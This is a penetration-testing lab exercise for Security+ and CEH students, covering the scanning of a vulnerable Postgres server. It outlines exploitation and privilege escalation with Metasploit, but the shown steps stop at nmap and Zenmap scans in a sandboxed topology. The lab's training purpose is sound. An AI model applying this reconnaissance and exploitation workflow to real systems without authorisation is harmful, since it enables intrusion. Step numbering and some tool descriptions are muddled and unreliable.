Remote and Local Exploitation

OBJECTIVE:

CompTIA Security+ Domain
Domain 1: Attacks, Threats, and Vulnerabilities
Domain 2: Tools and Technologies
Domain 5: Risk Management

CompTIA Security Objective Mapping
Objective 1.4 Penetration Testing Concepts
Objective 2.2 Security Assessment Tools
Objective 5.4 Incident Response Procedures

CEH Exam Domain
Domain 1: Background
Domain 2: Analysis/Assessments
Domain 4: Tools/Systems/Programs

CEH Objective Mapping
Objective 1.2 Information Security Threats and Attack Vectors
Objective 1.3 Information Security Technologies
Objective 2.2 Information Security Assessment Process
Objective 4.3 Information Security Tools

OVERVIEW:

In this lab, you will exploit a vulnerable Postgres service on a Linux server, the Metasploit framework on Kali Linux. After getting in as the attacker, you will also leverage the Metasploit framework to do a privileged execution.

OUTCOMES:

In this lab, you will learn to:

1. Use nmap and OpenVas to scan a system.
2. Use Greenbone to determine vulnerabilities of a system.
3. Use Metasploit to exploit a system.
4. Use Meterpreter to breach a system.

Key Term	Description
nmap	Nmap is used to discover hosts and services on a network.
Metasploit Project	The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.
Meterpreter	Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.
Greenbone	The Greenbone Security Assistant is a web application that connects to the OpenVAS Manager to provide for a full-featured user interface for vulnerability management.

Reading Assignment

Introduction

In this lab, you will exploit a vulnerable Postgres service on a Linux server, the Metasploit framework on Kali Linux. After getting in as the attacker, you will also leverage the Metasploit framework to do a privileged execution. Figure 1 shows the topology for the lab. You will use Kali Linux, which is a Linux distribution toolkit for penetration testing, ethical hacking, and unethical hacking. These tools are used to help penetration testers and hackers (white hat and black hat) do their work.




FIGURE 1 – LAB TOPOLOGY

Pentesting

A penetration test (or pentest for short) is broken down into stages—planning and reconnaissance, scanning, gaining access, maintaining access, and analysis of results. Planning and reconnaissance are the first stages that allow the attacker to pick a target and harvest any information he or she can get from resources like web sites, social networking sites, and other pieces of data. The next stage is scanning. In this lab, you will use Nmap/Zenmap to do your initial scans and then use Greenbone Security Assistant with OpenVAS to determine the exact names of the vulnerabilities. Then, you will use the Metasploit framework which comes preloaded on Kali Linux to exploit the vulnerable Postgres database service. Once you have exploited, the goal is to escalate privileges, establish persistence, and evade detection. After finishing these steps, the last stage is an analysis of the pentest completed.

Kali Linux/Metasploit

Kali Linux is a Linux distribution created for digital forensics and penetration testing. Metasploit is a penetration testing framework which comes preloaded on Kali Linux. Kali Linux, along with Metasploit, provides tools for penetration testers to improve security assessments and awareness. This lab uses Kali and Metasploit to exploit a vulnerable Postgres database and then to escalate the account privileges to get root access on the victim Linux box.

Postgres DBMS

Postgres is an open-source object relational database system. It has over 30 years of active development. It is the successor to Ingres database from the University of California, Berkley. In this lab, you will be exploiting a vulnerable Postgres installation.

Nmap/Zenmap

Nmap is an open-source network vulnerability scanner used to discover hosts and open ports/services. Zenmap is the GUI interface to Nmap. Figure 2 shows the GUI for Zenmap. In this lab, you are looking for a Postgres open port.




FIGURE 2 – ZENMAP, A GUI TOOL FOR NMAP

OpenVAS, IceWeasel, and the Greenbone Security Assistant

IceWeasel is a free software and is a rebranded Firefox web browser distributed by the GNU project. It is also known as IceCat and includes additional security features to block zero length image files that results in third-party cookies. Figure 3 shows the IceWeasel browser. This browser is used to launch the Greenbone Security Assistant.




FIGURE 3 – ICEWEASEL BROWSER

OpenVAS is an open-source vulnerability scanner that uses a Greenbone Community Feed for its scanner that includes 50,000 vulnerabilities at the time of this writing. The Greenbone Security Assistant is a web application that uses OpenVAS manager that uses a browser as its GUI interface for managing vulnerability scanning. It is used in this lab to search for critical vulnerabilities of the target victim system. Figure 4 shows the Greenbone Security Assistant interface.


FIGURE 4 – GREENBONE SECURITY ASSISTANT

CONCLUSION:

A pentest is broken down into stages—planning and reconnaissance, scanning, gaining access, maintaining access, and analysis of results. In this lab, you will do some planning, scanning, and gaining access to a vulnerable Postgres database using Nmap/Zenmap, openVAS, Greenbone Security Assistant, and IceWeasel.

Nmap and OpenVAS

1. **Click** on the External Kali 2 OpenVas icon on the topology.



TOPOLOGY MACHINES

If the Kali Linux is displaying the time, and not the logon box, press the Enter Key.


2. At the login screen, **select** Other.

EXTERNAL KALI 2 USERNAME


2. When asked for the Username, **type** `root`.

EXTERNAL KALI 2 PASSWORD

3. When asked for the password, **type** `toor`.




3. **Click** the terminal icon to launch the Linux terminal.



OPENING THE KALI 2 TERMINAL

4. **View** the available options that can be used with Nmap by **typing** `nmap` into the terminal followed by **pressing** Enter.
5. **Type** the following command to scan the firewall for open ports, then **press** Enter.

root@kali2:~# `nmap 203.0.113.100 --system-dns`



NMAP


5. **Notice** the flag of 999818. **Click** on the Challenge icon and **type** the flag number into the answer box. This is just to show you how to capture Challenge Flags you will see throughout this lab.

Note: if you don't see the open port with the sampleflag, wait one minute and try the nmap scan again.


Challenge Sample #

5. **Type** the following command, then **press** Enter to open Zenmap. After Zenmap opens, **type** `203.0.113.100` in the Target box and then **click** the Scan button to launch an intense scan.

root@kali2:~# `zenmap`



